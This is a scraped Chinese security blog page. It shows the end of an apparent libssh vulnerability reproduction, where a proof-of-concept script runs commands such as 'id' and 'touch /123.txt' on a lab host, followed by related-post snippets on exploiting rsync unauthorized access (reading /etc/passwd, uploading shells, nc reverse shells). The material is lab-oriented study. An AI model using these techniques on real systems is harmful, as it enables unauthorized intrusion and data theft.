
执行验证:

​
python libssh_poc.py 192.168.100.134 2222 “id”
python libssh_poc.py 192.168.100.134 2222 “whoami”

python libssh_poc.py 192.168.100.134 2222 “touch /123.txt”
python libssh_poc.py 192.168.100.134 2222 “ls /”

![image-20231016175010299](https://img-
blog.csdnimg.cn/img_convert/905eaf582bcb4dd0844772ec44e1a579.png)

![image-20231016175031664](https://img-
blog.csdnimg.cn/img_convert/8a98e494c1c50a9a02f6e32b92e983f5.png)

成功创建:

![image-20231016175139418](https://img-
blog.csdnimg.cn/img_convert/0287e843d5858c4d131e16e9a6d51bf3.png)

网络安全工程师(白帽子)企业级学习路线

第一阶段:安全基础(入门)

img

第二阶段:Web渗透(初级网安工程师)

img

第三阶段:进阶部分(中级网络安全工程师)

img

学习资源分享

未授权访问:Rsync 未授权访问漏洞 Rsync(remote synchronize)是一个远程数据同步工具,可通过 LAN/WAN 快速同步多台主机间的文件,也可以同步本地硬盘中的不同目录。 Rsync 默认允许匿名访问,如果在配置文件中没有相关的用户认证以及文件授权,就会触发隐患。Rsync 的默认端口为 837。 阅读详情

相关推荐

Rsync未授权访问 getshell——漏洞复现

一、 Rsync未授权访问漏洞介绍 rsync是Linux下一款数据备份工具,支持通过rsync协议、ssh协议进行远程文件传输。其中rsync协议默认监听873端口,如果目标开启了rsync服务,并且没有配置ACL或访问密码,我们将可以读写目标服务器文件。 二、靶场搭建 靶机: ubuntu IP: 192.168.241.142 攻击机: kali IP: 192.168.241.128 直接使用 vluhub 环境了 cd rsync/common docker-compose build docke

W小哥 4550

rsync未授权访问漏洞利用复现

一、Rsync简介Rsync是Linux下一款数据备份工具,它在同步文件的同时,可以保持原来文件的权限、时间、软硬链接等附加信息。同时支持通过rsync协议、ssh协议进行远程文件传输。常被用于在内网进行源代码的分发及同步更新,因此使用人群多为开发人员。其中rsync协议默认监听873端口,而一般开发人员安全意识薄弱的情况下,如果目标开启了rsync服务,并且没有配置ACL或访问密码,而rsync默认是root权限,我们将可以读写目标服务器文件。二、利用条件rsync默认允许匿名访问,也可在其配置文件中为同

技术超强的网络安全平台 1661

网络中未授权访问漏洞(Rsync,PhpInfo)

Rsync未授权访问漏洞是指Rsync服务配置不当或存在漏洞,导致攻击者可以未经授权访问和操作Rsync服务。Rsync是一个用于文件同步和传输的开源工具,通常在Unix/Linux系统上使用。当Rsync服务未经正确配置时,攻击者可以利用该漏洞获取敏感文件、执行恶意操作,甚至对系统进行破坏。这种漏洞通常出现在以下情况下。

weixin_45840241的博客 1584

rsync未授权访问

rsync是Linux/Unix下的一个远程数据同步工具,可通过LAN/WAN快速同步多台主机间的文件和目录,默认运行在873端口。由于配置不当,导致任何人可未授权访问rsync,上传本地文件,下载服务器文件。3.根据文件信息,可以看到src是文件根目录,可以下载任意文件,此处下载/etc/passwd到当前目录。2.权限控制,设置read only=yes,模块设置为只读;10.将shell.sh上传至/tmp/shell.sh。4.模块隐藏,设置list,将模块隐藏起来。查看src模块下的文件。

m0_65150886的博客 990

FTP.JBoss,Ldap,Rsync未授权访问漏洞(附带修复方法)

FTP 弱⼝令或匿名登录漏洞,⼀般指使⽤ FTP 的⽤户启⽤了匿名登录功能,或系统⼝令的⻓度太短、复杂度不够、仅包含数字、或仅包含字⺟等,容易被⿊客攻击,发⽣恶意⽂件上传或更严重的⼊侵⾏为。

C233333235的博客 2129

Cadence Virtuoso实战:NMOS差分放大器设计与SPICE仿真全解析

本文详细解析了使用Cadence Virtuoso设计NMOS差分放大器并进行SPICE仿真的全流程。从基础设计要点、原理图绘制到工作点分析与性能调优,提供了实用的设计技巧和常见问题解决方案,帮助工程师高效完成模拟集成电路设计。重点介绍了差分放大器的关键参数设置、饱和区优化及版图设计注意事项,适用于ADC、DAC等高性能电路开发。

weixin_28340315的博客 612

rsync 未授权访问漏洞

雨笋教育小编来分享干货了,感兴趣的可以一同探讨。 0x00前言 rsync是Linux下一款数据备份工具,支持通过rsync协议、ssh协议进行远程文件传输。 0x01漏洞原理 rsync协议默认监听873端口,如果目标开启了rsync服务,并且没有配置ACL或访问密码,我们将可以读写目标服务器文件。 0x02漏洞危害 rsync未授权访问会造成严重的信息泄露,攻击者可以上传脚本后门文件,远程命令执行。 0x03环境搭建 docker-compose.yml version: '2' s

weixin_59086772的博客 7949

python123题目——判断火车票座位B(异常)

类型:流程控制。

m0_62488776的博客 3571

【权限提升】Linux系统&Docker挂载&Rsync未授权&Sudo-CVE&Polkit-CVE

v将容器外部的目录/root(其他目录也可以) 挂载到容器内部/mnt,使用-it参数进入容器shell。如:CentOS、Ubuntu、Debian、Redhat、Fedora、Gentoo、Mageia等。管理员将真实物理机/root目录挂载到容器内部/mnt中,-it参数进入容器shell,补充:拿到普通用户权限后,并且该用户在docker中,意思就是可以控制docker服务。-复现:创建用户归类目录,添加到docker组。sudoedit -s / 报错 则存在。-利用:普通本地用户权限。

今天是几号的博客 915

TI MSPM0G3507 循迹小车强制寻黑线代码一

一个基于MSPM0微控制器的循迹小车控制系统。系统通过8路循迹传感器检测黑线位置偏差,使用PID算法计算电机控制量。主程序初始化中断、PWM等外设,在按键触发后进入循迹模式。传感器数据处理函数根据检测到的黑线位置返回偏差值(-7到7),PID控制器根据偏差调整左右电机速度。系统还包含限幅处理、中断服务等模块,实现稳定的自动循迹功能。代码结构清晰,展示了嵌入式系统中传感器数据处理、电机控制和PID算法的典型实现方式。

雾削木的优快云博客 1856

MRI脑影像分析从哲学到技术:一文搞懂VBM预处理基本原理(全网最详细解析)

   分析大脑解剖学差异最常用方法之一是基于体素的形态学方法(voxel-based morphometry, VBM)。 VBM的基本思想是测量大脑组织,尤其是灰质的局部浓度的差异。在大脑的每个体素处进行操作,然后在两个或多个实验组之间进行统计比较,从而在受调查的组之间建立特定大脑区域中脑组织浓度的统计学显着差异。 VBM分析基于(高分辨率)MRI脑部扫描,涉及大量处理步骤,主要是空间归一化,分割,平滑和统计分析,最终结果是统计图,显示了各组之间组织类型明显不同的区域[^1]。 参考 [^1] ..

意疏的学习笔记 3万+

rsync未授权漏洞复现

漏洞简介: rsync是linux系统下的数据镜像备份工具,使用rsync可以快速增量备份数据,支持本地复制,或与其他ssh、rsync主机同步。该协议默认监听873端口,如果目标开启rsync,并且没有配置ACL或访问密码,就可以未授权读写目标服务器文件。 环境搭建: 本此环境使用docker-vulhub 进入vulhub-rsync,运行docker-compose up -d 环境搭建完成后,用nmap扫描一下,发现服务已经启动 漏洞复现 1.列出模块下的文件 2.下载任意文件 rsync r

weixin_45006525的博客 6121

SD-WAN组网案例——数据中心

SD-WAN组网案例——数据中心

2301_78457663的博客 706

Rsync未授权访问-vulfocus

Rsync是linux上文件传输的协议,如果有返回直接可以看到,部分主机使用协议的时候不会加密码,就容易造成未授权访问漏洞。

c0529的博客 958

【中软软件测试笔试题】中国软件与技术服务股份有限公司笔试一卷

请分别写出ISO7层架构,并分别说明TCP、UDP协议分别在处于哪一层,以及TCP、 UPD协议有什么区别。 答:7 应用层 6 表示层 5 会话层 4 传输层 3网络层 2 数据链路层 1 物理层 第四层;UDP是面向无连接、不可靠数据传输协议; TCP是面向连接、可靠数据传输协议......

Yanan990830的博客 1817

Simulink中为Scope模块添加图例的方法

比如我要在Scope模块输出三轴加速度的数据,但三轴数据波形混杂在一起不太好看,此时就需要在Scope模块中添加图例来使波形看起来更加清晰明了。 注:我这里使用的Matlab版本为2019a 1.首先在simulink中打开,需要添加图例的Scope,如图示: 2.在Matlab,command窗口输入: >> set(0,'ShowHiddenHandles','On'); >> set(gcf,'menubar','figure'); 此时你会发现Scope窗口菜单栏多了好几

Kunfly的博客 1万+

Rsync未授权访问漏洞

Rsync是Liux/Unix下的一个远程数据同步工具,可通过LAN/WAN快速同步多台主机间的文件和目录,默认运行在873端口。由于配置不当,导致任何人可未授权访问Syc,上传本地文件,下载服务器文件。RSyc默认允许匿名访问,如果在配置文件中没有相关的用户认证以及文件授权,就会触发隐患。Rsync的默认端口为837且默认配置文件路径在/etc/rsync.conf。1、在fofa中搜索该资产语法如下并在Vulhub中开启靶场。2、使用命令进行链接并读取文件。6、攻击者开启nc监听相应端口。

qq_68186313的博客 816

idea出现 EXCEPTION_ACCESS_VIOLATION (0xc0000005) 的解决方法

idea启动的时候出现如下问题,以为没啥事,就索性关闭 后面再打开idea的时候发现直接闪退,之后打开其他软件,直接蓝屏

码农研究僧的博客 4817

rsync未授权访问漏洞

文章目录一、漏洞介绍二、漏洞环境三、漏洞利用3.1 漏洞探测3.2 漏洞利用(下载任意文件)3.3 漏洞利用(提权、反弹shell)四、修复建议 一、漏洞介绍 二、漏洞环境 三、漏洞利用 3.1 漏洞探测 》》nmap扫描对方是否存在rsync服务,默认端口873,可能更改成了其它端口 》》列出目标服务器目录:(两个方法皆可) 》》查看目录中的文件,如能查看说明存在未授权访问漏洞 或者 rsync rsync://<ip>:<port>/src 3.2 漏洞利用(下载任意文件

Kevin's Blog 3779

TMS_WebGMaps_1.9.8.0_Full_Source

TMS_WebGMaps_1.9.8.0_Full_Source 全源码 delphi cbuilder

IEM模型,地表粗糙度模拟

利用微波反演土壤水分时候,利用IEM模型可以实现对随机地表的模拟

rsync 同步用到的端口

在企业环境中,如果防火墙启用了,确保相应端口已经被打开以允许 rsync 通信。如果需要更改 rsync daemon 的监听端口,应在 rsync 的配置文件中进行相应设置。: rsync 服务还可以作为守护进程运行,监听特定端口以接收来自客户端的同步请求。: 当rsync在本地文件系统之间同步数据时,无需网络端口,因为它直接读取和写入磁盘。: 当通过 ssh 连接进行远程同步时,默认使用 SSH 端口,通常是。在这个例子中,rsync 使用了加密的 ssh 连接,所有通信都在。

zengliguang的专栏 3651

深度学习工具包 DeepLearningToolbox

深度学习工具包Deprecation notice.-----This toolbox is outdated and no longer maintained.There are much better tools available for deep learning than this toolbox, e.g. [Theano](http://deeplearning.net/software/theano/), [torch](http://torch.ch/) or [tensorflow](http://www.tensorflow.org/)I would suggest you use one of the tools mentioned above rather than use this toolbox.Best, Rasmus.DeepLearnToolbox================A Matlab toolbox for Deep Learning.Deep Learning is a new subfield of machine learning that focuses on learning deep hierarchical models of data.It is inspired by the human brain's apparent deep (layered, hierarchical) architecture.A good overview of the theory of Deep Learning theory is[Learning Deep Architectures for AI](http://www.iro.umontreal.ca/~bengioy/papers/ftml_book.pdf)For a more informal introduction, see the following videos by Geoffrey Hinton and Andrew Ng.* [The Next Generation of Neural Networks](http://www.youtube.com/watch?v=AyzOUbkUf3M) (Hinton, 2007)* [Recent Developments in Deep Learning](http://www.youtube.com/watch?v=VdIURAu1-aU) (Hinton, 2010)* [Unsupervised Feature Learning and Deep Learning](http://www.youtube.com/watch?v=ZmNOAtZIgIk) (Ng, 2011)If you use this toolbox in your research please cite [Prediction as a candidate for learning deep hierarchical models of data](http://www2.imm.dtu.dk/pubdb/views/publication_details.php?id=6284)```@MASTERSTHESIS\{IMM2012-06284, author = "R. B. Palm", title = "Prediction as a candidate for learning deep hierarchical models of data", year = "2012",}```Contact: rasmusbergpalm at gmail dot comDirectories included in the toolbox-----------------------------------`NN/` - A library for Feedforward Backpropagation Neural Networks`CNN/` - A library for Convolutional Neural Networks`DBN/` - A library for Deep Belief Networks`SAE/` - A library for Stacked Auto-Encoders`CAE/` - A library for Convolutional Auto-Encoders`util/` - Utility functions used by the libraries`data/` - Data used by the examples`tests/` - unit tests to verify toolbox is workingFor references on each library check REFS.mdSetup-----1. Download.2. addpath(genpath('DeepLearnToolbox'));Example: Deep Belief Network---------------------```matlabfunction test_example_DBNload mnist_uint8;train_x = double(train_x) / 255;test_x = double(test_x) / 255;train_y = double(train_y);test_y = double(test_y);%% ex1 train a 100 hidden unit RBM and visualize its weightsrand('state',0)dbn.sizes = [100];opts.numepochs = 1;opts.batchsize = 100;opts.momentum = 0;opts.alpha = 1;dbn = dbnsetup(dbn, train_x, opts);dbn = dbntrain(dbn, train_x, opts);figure; visualize(dbn.rbm{1}.W'); % Visualize the RBM weights%% ex2 train a 100-100 hidden unit DBN and use its weights to initialize a NNrand('state',0)%train dbndbn.sizes = [100 100];opts.numepochs = 1;opts.batchsize = 100;opts.momentum = 0;opts.alpha = 1;dbn = dbnsetup(dbn, train_x, opts);dbn = dbntrain(dbn, train_x, opts);%unfold dbn to nnnn = dbnunfoldtonn(dbn, 10);nn.activation_function = 'sigm';%train nnopts.numepochs = 1;opts.batchsize = 100;nn = nntrain(nn, train_x, train_y, opts);[er, bad] = nntest(nn, test_x, test_y);assert(er < 0.10, 'Too big error');```Example: Stacked Auto-Encoders---------------------```matlabfunction test_example_SAEload mnist_uint8;train_x = double(train_x)/255;test_x = double(test_x)/255;train_y = double(train_y);test_y = double(test_y);%% ex1 train a 100 hidden unit SDAE and use it to initialize a FFNN% Setup and train a stacked denoising autoencoder (SDAE)rand('state',0)sae = saesetup([784 100]);sae.ae{1}.activation_function = 'sigm';sae.ae{1}.learningRate = 1;sae.ae{1}.inputZeroMaskedFraction = 0.5;opts.numepochs = 1;opts.batchsize = 100;sae = saetrain(sae, train_x, opts);visualize(sae.ae{1}.W{1}(:,2:end)')% Use the SDAE to initialize a FFNNnn = nnsetup([784 100 10]);nn.activation_function = 'sigm';nn.learningRate = 1;nn.W{1} = sae.ae{1}.W{1};% Train the FFNNopts.numepochs = 1;opts.batchsize = 100;nn = nntrain(nn, train_x, train_y, opts);[er, bad] = nntest(nn, test_x, test_y);assert(er < 0.16, 'Too big error');```Example: Convolutional Neural Nets---------------------```matlabfunction test_example_CNNload mnist_uint8;train_x = double(reshape(train_x',28,28,60000))/255;test_x = double(reshape(test_x',28,28,10000))/255;train_y = double(train_y');test_y = double(test_y');%% ex1 Train a 6c-2s-12c-2s Convolutional neural network %will run 1 epoch in about 200 second and get around 11% error. %With 100 epochs you'll get around 1.2% errorrand('state',0)cnn.layers = { struct('type', 'i') %input layer struct('type', 'c', 'outputmaps', 6, 'kernelsize', 5) %convolution layer struct('type', 's', 'scale', 2) %sub sampling layer struct('type', 'c', 'outputmaps', 12, 'kernelsize', 5) %convolution layer struct('type', 's', 'scale', 2) %subsampling layer};cnn = cnnsetup(cnn, train_x, train_y);opts.alpha = 1;opts.batchsize = 50;opts.numepochs = 1;cnn = cnntrain(cnn, train_x, train_y, opts);[er, bad] = cnntest(cnn, test_x, test_y);%plot mean squared errorfigure; plot(cnn.rL);assert(er<0.12, 'Too big error');```Example: Neural Networks---------------------```matlabfunction test_example_NNload mnist_uint8;train_x = double(train_x) / 255;test_x = double(test_x) / 255;train_y = double(train_y);test_y = double(test_y);% normalize[train_x, mu, sigma] = zscore(train_x);test_x = normalize(test_x, mu, sigma);%% ex1 vanilla neural netrand('state',0)nn = nnsetup([784 100 10]);opts.numepochs = 1; % Number of full sweeps through dataopts.batchsize = 100; % Take a mean gradient step over this many samples[nn, L] = nntrain(nn, train_x, train_y, opts);[er, bad] = nntest(nn, test_x, test_y);assert(er < 0.08, 'Too big error');%% ex2 neural net with L2 weight decayrand('state',0)nn = nnsetup([784 100 10]);nn.weightPenaltyL2 = 1e-4; % L2 weight decayopts.numepochs = 1; % Number of full sweeps through dataopts.batchsize = 100; % Take a mean gradient step over this many samplesnn = nntrain(nn, train_x, train_y, opts);[er, bad] = nntest(nn, test_x, test_y);assert(er < 0.1, 'Too big error');%% ex3 neural net with dropoutrand('state',0)nn = nnsetup([784 100 10]);nn.dropoutFraction = 0.5; % Dropout fraction opts.numepochs = 1; % Number of full sweeps through dataopts.batchsize = 100; % Take a mean gradient step over this many samplesnn = nntrain(nn, train_x, train_y, opts);[er, bad] = nntest(nn, test_x, test_y);assert(er < 0.1, 'Too big error');%% ex4 neural net with sigmoid activation functionrand('state',0)nn = nnsetup([784 100 10]);nn.activation_function = 'sigm'; % Sigmoid activation functionnn.learningRate = 1; % Sigm require a lower learning rateopts.numepochs = 1; % Number of full sweeps through dataopts.batchsize = 100; % Take a mean gradient step over this many samplesnn = nntrain(nn, train_x, train_y, opts);[er, bad] = nntest(nn, test_x, test_y);assert(er < 0.1, 'Too big error');%% ex5 plotting functionalityrand('state',0)nn = nnsetup([784 20 10]);opts.numepochs = 5; % Number of full sweeps through datann.output = 'softmax'; % use softmax outputopts.batchsize = 1000; % Take a mean gradient step over this many samplesopts.plot = 1; % enable plottingnn = nntrain(nn, train_x, train_y, opts);[er, bad] = nntest(nn, test_x, test_y);assert(er < 0.1, 'Too big error');%% ex6 neural net with sigmoid activation and plotting of validation and training error% split training data into training and validation datavx = train_x(1:10000,:);tx = train_x(10001:end,:);vy = train_y(1:10000,:);ty = train_y(10001:end,:);rand('state',0)nn = nnsetup([784 20 10]); nn.output = 'softmax'; % use softmax outputopts.numepochs = 5; % Number of full sweeps through dataopts.batchsize = 1000; % Take a mean gradient step over this many samplesopts.plot = 1; % enable plottingnn = nntrain(nn, tx, ty, opts, vx, vy); % nntrain takes validation set as last two arguments (optionally)[er, bad] = nntest(nn, test_x, test_y);assert(er < 0.1, 'Too big error');```[![Bitdeli Badge](https://d2weczhvl823v0.cloudfront.net/rasmusbergpalm/deeplearntoolbox/trend.png)](https://bitdeli.com/free "Bitdeli Badge")

【漏洞复现-rsync-未授权访问】vulfocus/rsync-common

【rsync-未授权访问】

1916

怀旧版电脑GBC模拟器

再现原版GBC掌机的界面,电脑运行连游戏界面都一样大小,很怀旧,很真实,(英文版)强烈推荐,很小的文件,很难才找到的。

Linux-Rsync 未授权访问覆盖

在自己的主机上用rsync去连接远程服务器的873端口:rsync rsync://47.94.236.117:873,此命令的主要功能是连接到 IP 地址为。这里传输的格式发生变化,我们可以直接参考本机的crontab文件格式更直观,这四条命令是系统默认就有的。如果本地当前目录不存在与远程目录相同的文件或目录,会比较文件的内容和属性,只传输发生变化的部分。会对比文件内容和属性,仅更新有变化的部分。、端口为 873 的远程服务器上,同步。、端口为 873 的远程服务器,将其。:表示当前目录,即把远程的。

m0_74849202的博客 456

rsync未授权访问漏洞利用

rsync是Linux/Unix下广泛使用的数据镜像备份和同步工具,默认监听端口873。当其服务端配置文件(

xingxin32的博客 222
上一篇: 泛微e-cology9 SQL注入漏洞复现(QVD-2023-5012)
下一篇: 来自中国黑客发现的0Day漏洞;2023年恶意文件数量每日激增3%- 安全周报2352
heike_沧海
博客等级 码龄3年 4649粉丝 391原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值